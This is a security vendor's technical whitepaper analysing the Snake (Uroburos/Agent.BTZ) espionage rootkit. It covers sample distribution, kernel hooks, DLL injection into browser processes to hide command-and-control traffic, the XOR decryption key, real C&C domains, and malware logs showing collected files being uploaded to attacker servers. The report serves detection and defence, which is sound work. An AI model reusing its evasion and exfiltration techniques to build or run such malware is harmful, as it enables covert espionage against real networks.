SNAKE CAMPAIGN

& CYBER ESPIONAGE TOOLKIT

Applied Intelligence

BAE SYSTEMS
INSPIRED WORK

EXECUTIVE SUMMARY

OVERVIEW

One of the questions which comes up in the months after big security whitepaper disclosures is: where are they now? In other words, what happened to the operators, tools, and infrastructure which was revealed in the reports, blog-posts, and press interviews.

Did they continue on as before, did they re-build the disclosed infrastructure and tools, did they go away and get jobs in another line of work?

In some cases, the disclosure had little, if any impact on the operation. For example, after the *McAfee ShadyRAT* report in 2011, there was absolutely no change in the attacks from the group behind this. However, when *Mandiant* released their APT1 report in 2013, there was a noticeable reduction in activity from the group – and much of the tools and infrastructure has not been seen since.

In the September 2010 issue of *Foreign Affairs* magazine[1], former *US Deputy Secretary of Defense* William J. Lynn discussed a cyber-attack which happened two years previously on the DoD's classified computer networks. Lynn described how a foreign intelligence agency planted malicious code on the networks with the aim of transferring data to servers under their control.


The article included the now oft-quoted phrase '*digital beachhead*' to describe what was undoubtedly a significant compromise of US military systems. Further reports in the press[2] kept the story alive in 2011, but since then this threat has received remarkably little attention.

However, the operation behind the attacks has continued with little modification to the tools and techniques, in spite of the widespread attention a few years ago. They use highly sophisticated malware tools to maintain persistent access to their targets. These tools can be used for covert communications in a number of different modes, some of which present significant challenges for traditional security technologies to detect.

There are some threats which come and go, whilst there are others which are permanent features of the landscape. In this paper, we describe the tools and techniques of one of the most sophisticated and persistent threats we track. We hope this will help victims identify intrusions and understand their need to improve defences. Cyber security is a collaborative effort – the operation described in this paper again raises the bar for the security community in their efforts to keep up with the attackers in cyber-space

1 *http://www.foreignaffairs.com/articles/66552/william-j-lynn-iii/defending-a-new-domain*

2 *http://www.reuters.com/article/2011/06/17/us-usa-cybersecurity-worm-idUSTRE75F5TB20110617*



TECHNICAL DESCRIPTION

BACKGROUND

When antivirus back-end classification platforms cannot identify a malware family for an analysed malicious sample, they assign generic names, such as "*Trojan Horse*" or "*Agent*". The variant letters are also assigned automatically, by using hexavigesimal (or Base26) notation. That is, the variant letters are auto-assigned starting from "*A*", followed with "*B*", and so on until "*Z*". Next comes "*AA*", "*AB*" and so on, until "*ZZ*". After that, the variant letters start from "*AAA*", "*AAB*" and so on, until "*ZZZ*".

Back in *2008* an unknown malicious file was discovered and auto-classified as "*Agent.BTZ*", meaning it was registered as unknown malicious sample *#1,898* in an anti-virus classification system. It wasn't given an actual name, only a generic one.

Meanwhile, internally the authors behind this malware were using their own naming systems - with specific titles for their file components and projects such as "*snake*", "*uroburos", "sengoku", and "snark*" used to denote variants of their framework.

A recent report from German security company GData[3] described a sample from the "*uroburos*" variant of this framework. Their report revealed the complex nature of this malware family, and showed that the operation behind "*Agent.BTZ*" has continued. As a result of this disclosure, we are also releasing our own technical analysis of the threat, including a timeline of known samples, known *Command-and-Control* (*C&C*) servers, and other indicators to aid investigators in discovering attacks.

Reverse engineering of recent malware samples shows these to be much more advanced variants of *Agent.BTZ*, though still sharing many similarities and encryption methods with the original. Further investigation allowed us to locate related samples compiled between *2006* and *2014*, and spanning across several distinctive generations. The first section of this report gives an overview of the samples collected, where they were reported and the timelines derived from their analysis.

Snake's architecture turned out to be quite interesting. We have identified two distinct variants, both highly flexible but with two different techniques for establishing and maintaining a presence on the target system. In general, its operation relies on kernel mode drivers, making it a *rootkit*. It is designed to covertly install a backdoor on a compromised system, hide the presence of its components, provide a communication mechanism with its C&C servers, and enable an effective data exfiltration mechanism. At the same time, Snake exposed a flexibility to conduct its operations by engaging these noticeably different architectures.

In the first model, the network communications are carried out from the *userland* - i.e. the area of the computer system where application software executes. In another model, the network communications are handled by a *kernel mode* driver - i.e. the area where lower level system code such as device drivers run. The choice of what architecture should be used may depend on a specific target's environment, allowing the Snake operators to choose the most suitable architecture to be deployed.


In both architectures there is a kernel mode driver installed and a usermode DLL injected by the driver into the system processes. In both architectures, there is both *32*-bit and *64*-bit code involved. In order to distinguish between these architectures, we will call them the ***usermode-centric*** and the ***kernel-centric*** architectures respectively.

The remainder of this report gives a detailed explanation of how the two Snake architectures embed themselves in the target system and communicate with the outside world. We have also provided a set of technical indicators in the Appendix to enable organisations and the security research community to identify compromises.

3 *https://www.gdata.de/rdk/dl-en-rp-Uroburos*

SNAKE SAMPLES

In total we have collected over 100 unique files related to this espionage toolkit. Many of these were submitted to online malware analysis websites by victims and investigators over several years. In many cases the source country information of the submission is available. These allow us to visualise the distribution of countries where this malware has been seen:



#Samples	Submission Year					
Source country	2010	2011	2012	2013	2014	Total
Ukraine	1	3	6	8	14	32
Lithuania				9	2	11
Great Britain				4		4
Belgium				2		2
Georgia					2	2
United States		1	1			2
Romania				1		1
Hungary					1	1
Italy					1	1
Total	1	4	7	24	20	56


Whilst this view is likely to only be the tip of the iceberg, it does give us an initial insight into the profile of targets for the Snake operations.

Other useful visualisations of the operations come from the compile timestamps. Below is shown a table with a count of the number of files in our sample set from recent years. Two samples compiled in late January 2014 show that this activity is ongoing.


#Samples by compile month													
Year	01	02	03	04	05	06	07	08	09	10	11	12	Total
2006	1				3								4
2007				1		1				1			3
2008			2		1	2	1				2		8
2009	1	1					1			3	2	2	10
2010	1	1		1		1				1	2		7
2011			1			4	1			3	1	3	13
2012	2		1			1				1	2	7	14
2013	1	13	5	2	5	4	3	2	1	2	1		39
2014	2												2
Total	8	15	9	4	9	13	6	2	1	11	10	12	100

Plotting the day of the week in which the samples were compiled shows a now familiar pattern for analysts of modern cyber-attacks. The creators of the malware operate a working week, just like any other professional. The single sample in our set which was compiled on a Saturday is an outlier, but doesn't alter the conclusion. Similarly, plotting the hour of the day in which the samples were compiled reveals another human pattern – the working day. This has been adjusted to UTC+4 to show a possible fit to the operators' local time.

#Samples compiled per day of the week



#Samples compiled by hour of the day (adjusted to UTC+4)



USERMODE-CENTRIC ARCHITECTURE

The *usermode-centric architecture* of Snake is known to have been used from 2011 till 2014, with the most recent sample compiled on *January 28, 2014*.

With this architecture, the Snake driver is mainly used to load the DLL module into the usermode processes, and then use that module for the communications.

One of the analysed samples exposed multiple debug messages and source control check-in logs. It is not clear why those messages were allowed in the deployed driver - possibly an operational security lapse. However, they give some insight into the internal structure of the source code.

For example, the analysed driver gave away the following source file names:

- *d:\proj\cn\fa64\common\loadlib\common/loadlib_helpers.c*
- *d:\proj\cn\fa64\common\loadlib\win/loadlib.c*
- *d:\proj\cn\fa64\uroboros\rk_common\libhook\common/libunhook.c*
- *d:\proj\cn\fa64\uroboros\rk_common\libhook\ntsystem/libhook.c*
- *d:\proj\cn\fa64\uroboros\rk_common\libhook\common/hook_helpers.c*
- *d:\proj\cn\fa64\uroboros\rk_common\libhook\common/libhook.c*
- *d:\proj\cn\fa64\uroboros\rk_common\libhook\common/idthook.c*
- *.\rk_ntsystem.c*
- *..\common\helpers\interface_s.c*
- *..\k2\fa_registry.c*
- *..\k2\syshook.c*

The source control check-in log examples, showing the names of the developers to be '*vlad*' and '*gilg*':

- `$Id: snake_config.c 5204 2007-01-04 10:28:19Z vlad $`
- `$Id: mime64.c 12892 2010-06-24 14:31:59Z vlad $`
- `$Id: event.c 14097 2010-11-01 14:46:27Z gilg $`
- `$Id: named_mutex.c 15594 2011-03-18 08:04:09Z gilg $`
- `$Id: nt.c 20719 2012-12-05 12:31:20Z gilg $`
- `$Id: ntsystem.c 19662 2012-07-09 13:17:17Z gilg $`
- `$Id: rw_lock.c 14516 2010-11-29 12:27:33Z gilg $`
- `$Id: rk_bpf.c 14518 2010-11-29 12:28:30Z gilg $`
- `$Id: t_status.c 14478 2010-11-27 12:41:22Z gilg $`

It also exposed the project name of this particular variant as '*sengoku*':

```
d:\proj\cn\fa64\sengoku\_bin\sengoku\win32_debug\sengoku_Win32.pdb
```

Now it's time to execute the driver and see what it does.

ROOTKIT EXECUTION

When first executed, the driver creates device named `\Device\vstor32` with a symbolic link `\DosDevices\vstor32`. This device is used for userland/kernel communications.

Next, it drops a DLL into the `%windows%` directory - the DLL is carried in the body of the driver as a binary chunk with XOR `0xAA` applied on top of it, so the driver decrypts it first.

Depending on the variant, the DLL is dropped either under a random name or a hard-coded name, such as `mscpx32n.dll`.

The purpose of this DLL is to be injected into the user-mode processes. Some variants of Snake carry the DLL modules that can be installed as a service, to be run within `taskhost.exe` or `services.exe` processes.

Next, the driver sets up the hooks for the following kernel-mode APIs:

- `ZwCreateThread`
- `ZwCreateUserProcess`
- `ZwShutdownSystem`

After that, it calls `PsSetCreateProcessNotifyRoutine()` in order to be notified whenever a new process is started.

The handlers of the hooks above along with the notification callback allow Snake to stay persistent on a system, being able to infect any newly created processes, and restore its driver file in case it gets deleted.

Another set of hooks it sets is designed to hide the presence of the Snake components on the system:

- `ZwQuerySystemInformation`
- `ZwQueryInformationProcess`
- `ZwClose`
- `ZwTerminateProcess`

The driver then watches for all userland processes to see if they load any web pages.

As long as the user is not using the Internet, Snake stays dormant too, as there is no process that communicates with the web servers.

However, as soon as the user goes online, the driver intercepts that event and then immediately injects the malicious DLL module into the process that initiated connection (the browser).

Once injected, the module initiates polling from one of the hard-coded C&C servers.

The purpose of this behaviour is to blend Snake's traffic with the browser traffic, bypassing the firewalls, and keeping a low profile at the same time. By communicating from within a process that also communicates, even a technically savvy user will find it challenging to detect Snake traffic among legitimate traffic.

The reason behind such difficulty is because modern web pages often fetch pages from the different web servers, including such data as additional scripts, CSS templates, advertising contents, analytics data, blogs, social networking data, etc. When intercepted with the purpose of analysis, such traffic may literally represent itself hundreds of DNS and HTTP requests made when a popular website, such as a news website is open.

Hiding a few DNS/HTTP requests among busy network traffic allows Snake rootkit to stay unnoticed.

In order to test Snake's communications with the C&C servers, and still being able to clearly distinguish its traffic, a small tool was built to generate GET request to a web server running on the analysed system.

The tool was named as *chrome.exe* in order to trigger the malware communications.

COMMAND-AND-CONTROL COMMUNICATIONS

As long as the test tool named *chrome.exe* did not make any requests, its memory stayed pristine. There were no injections made by the driver.

As soon as the tool made its first GET requests, the driver immediately injected a malicious DLL module in it, and that module started producing the following traffic:

No.	Time	Source	Destination	Protocol	Length	Info
38	44.290689000	192.168.202.131	192.168.202.2	DNS	77	Standard query 0x6ad3 A winter.site11.com
41	44.292830000	192.168.202.2	192.168.202.131	DNS	93	Standard query response 0x6ad3 A 31.170.161.136
45	44.518185000	192.168.202.131	31.170.161.136	HTTP	219	GET /D/pub.txt HTTP/1.1
47	44.743999000	31.170.161.136	192.168.202.131	HTTP	474	HTTP/1.1 302 Found (text/html)
↓						
84	45.990199000	192.168.202.131	31.170.161.136	HTTP	233	GET /D/1/f42cce984070b8ab1c0 HTTP/1.1
86	46.216079000	31.170.161.136	192.168.202.131	HTTP	474	HTTP/1.1 302 Found (text/html)
94	46.525887000	192.168.202.131	31.170.164.249	HTTP	217	GET /? HTTP/1.1
101	46.939359000	192.168.202.131	192.168.202.2	DNS	82	Standard query 0x5ae5 A swim.onlinewebshop.net
102	46.940914000	192.168.202.2	192.168.202.131	DNS	98	Standard query response 0x5ae5 A 83.125.22.197
107	47.287205000	192.168.202.131	83.125.22.197	HTTP	224	GET /D/pub.txt HTTP/1.1
109	48.219805000	83.125.22.197	192.168.202.131	HTTP	330	HTTP/1.1 200 OK (text/html)
↓						
118	48.813394000	192.168.202.131	192.168.202.2	DNS	82	Standard query 0x5362 A july.mypressonline.com
119	48.814837000	192.168.202.2	192.168.202.131	DNS	98	Standard query response 0x5362 A 83.125.22.197
123	49.131675000	192.168.202.131	83.125.22.197	HTTP	224	GET /D/pub.txt HTTP/1.1
125	49.780323000	83.125.22.197	192.168.202.131	HTTP	330	HTTP/1.1 200 OK (text/html)
↓						
137	50.536285000	192.168.202.131	31.170.161.136	HTTP	220	GET /D/77568289 HTTP/1.1
139	50.762073000	31.170.161.136	192.168.202.131	HTTP	474	HTTP/1.1 302 Found (text/html)
147	51.101706000	192.168.202.131	31.170.164.249	HTTP	217	GET /? HTTP/1.1
154	51.548661000	192.168.202.131	83.125.22.197	HTTP	225	GET /D/77568289 HTTP/1.1
163	52.014730000	192.168.202.131	83.125.22.197	HTTP	225	GET /D/77568289 HTTP/1.1
165	52.637958000	83.125.22.197	192.168.202.131	HTTP	679	HTTP/1.1 200 OK (text/html)

↖ Received command

The domain names of the C&C servers it relies on are hard-coded in the body of the malware. Some examples are given below, and a full list of known domains is given in the Appendix D:

- north-area.bbsindex.com
- winter.site11.com
- swim.onlinewebshop.net
- july.mypressonline.com
- toolsthem.xp3.biz
- softprog.freeoda.com
- euassociate.6te.net

As seen in the traffic dump above, the malware first resolves the domain name of its C&C.
Next, it fetches a file `/D/pub.txt`, and expects the server to respond with a string “1”, acknowledging it’s active:

```
03:52:06 1336: Connect swim.onlinewebshop.net  type(0)... OK
03:52:06 1336: GET /D/pub.txt
03:52:07 1336: Http status: 200
03:52:07 1336: recv 1/1
03:52:07 DownLoad 1 command(s)
```

Once acknowledged, it asks the server for a command, and the server returns a new command to execute:

```
03:52:11 1404: Connect swim.onlinewebshop.net  type(0)... OK
03:52:11 1404: GET /D/77568289
03:52:12 1404: Http status: 200
03:52:12 1404: Command for all
03:52:12 1404: recv 346/346
03:52:12 Command Id:303149772662877808(130201837456870000)[13:42:25 05/08/2013]
```

The command it receives from C&C above (`swim.onlinewebshop.net`) is encrypted. In order to decrypt it, the malware first applies the XOR mask to the bytes that start from offset `0x40`:

```
1dM3uu4j7Fw4sjnbcwlDqet4F7JyuUi4m5Imnxl1pzxI6as80cbLnmz54cs5Ldn4ri3do5L6g
s923HL34x2f5cvd0fk6c1a0s
```

An identical XOR mask was also used by Agent.BTZ.

Next, it calculates and confirms a CRC32 checksum within the command, further decrypts the data by using the *Number Theory Library* (NTL), and makes sure the command is destined to the current host by matching the ID field in it.

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000 74 E4 7E F4 9E 8E D8 65 B3 06 EB B3 08 EA 3E 84  t.~....e......>.
00000010 D5 A1 D2 ED 5D 0C 89 91 65 DE 4E B6 0C E2 2C 39  ....]...e.N...,9
00000020 A9 8A 3D B9 0B C0 E6 12 E9 F9 81 0A CF C3 D9 0C  ..=.............
00000030 5A 6A 15 B4 00 00 00 00 01 00 00 00 00 00 00 00  Zj..............
00000040 31 64 4D 33 75 75 34 6A 37 46 77 34 73 6A 6E 62  1dM3uu4j7Fw4sjnb
00000050 13 3D D4 DA 90 F4 BA 35 1C 36 4A 79 69 96 B1 D4  .=.....5.6Jyi...
00000060 D8 F1 07 6F 7B CC C4 68 9D B7 86 3E 4B 6F BA FB  ...o{..h...>Ko..
00000070 6E AB 7B 29 32 FD 7C 75 B9 DF 7F C0 0C 81 2D 14  n.{)2.|u......-.
00000080 23 F9 A4 DF D3 F1 18 97 4D CD 71 D0 52 D6 A2 E9  #.......M.q.R...
00000090 FF 58 30 3D A8 8A DD 4D 3F DB AE 9A F5 07 3B 21  .X0=...M?.....;!
000000A0 67 5A 34 22 AD 60 CB DD A4 E2 B5 77 A1 6A 4C 2E  gZ4".`.....w.jL.
000000B0 C8 75 91 01 CA 5B B3 28 3E 55 C8 68 B2 2C 40 E4  .u...[.(>U.h.,@.
000000C0 02 A9 64 8B 80 BD 0E AB 58 25 00 40 6E AB DD 5B  ..d.....X%.@n..[
000000D0 D1 0A 32 AE 4A E2 60 79 BE 47 10 AE 73 35 4C 65  ..2.J.`y.G..s5Le
000000E0 06 3C AA D8 F0 49 52 DB 22 A5 0D 7B 2B 4D 8A D1  .<...IR."..{+M..
000000F0 21 5C 62 11 E6 13 E2 CA AF A5 4F 5A 9E 1C AF AE  !\b.......OZ....
00000100 C4 1C 36 4D A0 E4 72 3A CD 07 A3 01 AE E6 0A 84  ..6M..r:........
00000110 D4 8B 03 FB 0D 68 19 FD 86 71 8E FD FC 2D C3 5C  .....h...q...-.\
00000120 49 A4 E3 40 9B 77 16 BA 86 4A DD 0D 15 7D B1 BD  I..@.w...J...}..
00000130 A9 54 C3 F6 E4 05 72 B1 E6 B7 A5 A7 31 CE 29 8B  .T....r.....1.).
00000140 EF 95 58 2A 2E 48 0E 7A BD B8 B7 CE 48 32 E2 48  ..X*.H.z....H2.H
00000150 2E E2 94 65 F0 19 FC F5 ED 1B                    ...e......
```

Traffic is decrypted

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000 49 44 33 30 33 31 34 39 37 37 32 36 36 30 38 34  ID303149772660847
00000010 37 38 30 38 23 30 36 20 26 6D 61 72 6B 65 74 70  7808#06 &marketp
00000020 6C 61 63 65 2E 73 65 72 76 65 68 74 74 70 2E 63  lace.servehttp.c
00000030 6F 6D 26 2F 55 50 44 41 54 45 2F 26 63 65 72 74  om&/UPDATE/&cert
00000040 31 30 32 34 26 55 6E 37 37 6B 6F 23 73 26 26 26  1024&Un77ko#s&&&
00000050 0A                                               .
```

Once decrypted, the malware interprets the received command, as reflected in the malware log below (the new C&C server address is highlighted in it):

```
03:52:12 Del after 0
03:52:12 Run instruction: 6 ID:303149772147483647(13:41:34 05/08/2013)
03:52:12 Add address &marketplace.servehttp.com&/UPDATE/&cert1024&Un77ko#s&&&
03:52:12 Finish run instruction.
```

After that, the malware connects to the new C&C, asking it for another command:

```
03:52:13 1400: Connect marketplace.servehttp.com  type(0)... OK
03:52:13 1400: GET /IMAGE/pub.html
03:52:15 1400: Http status: 200
03:52:16 1400: recv 1/1
03:52:16 DownLoad 1 command(s).
```

The command it receives is called *UpLoad*, so it uploads all the collected logs to the server, and then cleans out those logs:

```
03:52:16 UpLoad: http upload 4 file(s).
03:52:17 652: Connect marketplace.servehttp.com  type(0)... OK
03:52:17 652: GET test file /IMAGE/pub.html
03:52:17 652: POST /IMAGE/2/55198739672286404661840843638320033
03:52:18 652: C:\WINDOWS\$NtUninstallQ812589$\gstat32.bin 310[B]
03:52:19 652: Http Status:200
03:52:19 652: POST /IMAGE/2/32773318678423920155243775957661252
03:52:19 652: result.xml 1278[B]
03:52:20 652: Http Status:200
03:52:21 652: POST /IMAGE/2/41535327538451061594793127961089611
03:52:21 652: C:\WINDOWS\$NtUninstallQ812589$\mtmon32.sdb 655[B]
03:52:22 652: Http Status:200
03:52:22 652: POST /IMAGE/2/35192812459183876172895945534862460
03:52:22 652: C:\WINDOWS\$NtUninstallQ812589$\mtmon.sdb 748[B]
03:52:23 652: Http Status:200
```

The files it uploads are stored inside its home directory `%windows%\$NtUninstallQ[random]$`, where `[random]` is a random number.

For example, Snake's home directory could be `C:\WINDOWS\$NtUninstallQ812589$`.

The files within that directory are used by the rootkit to store configuration and log data.

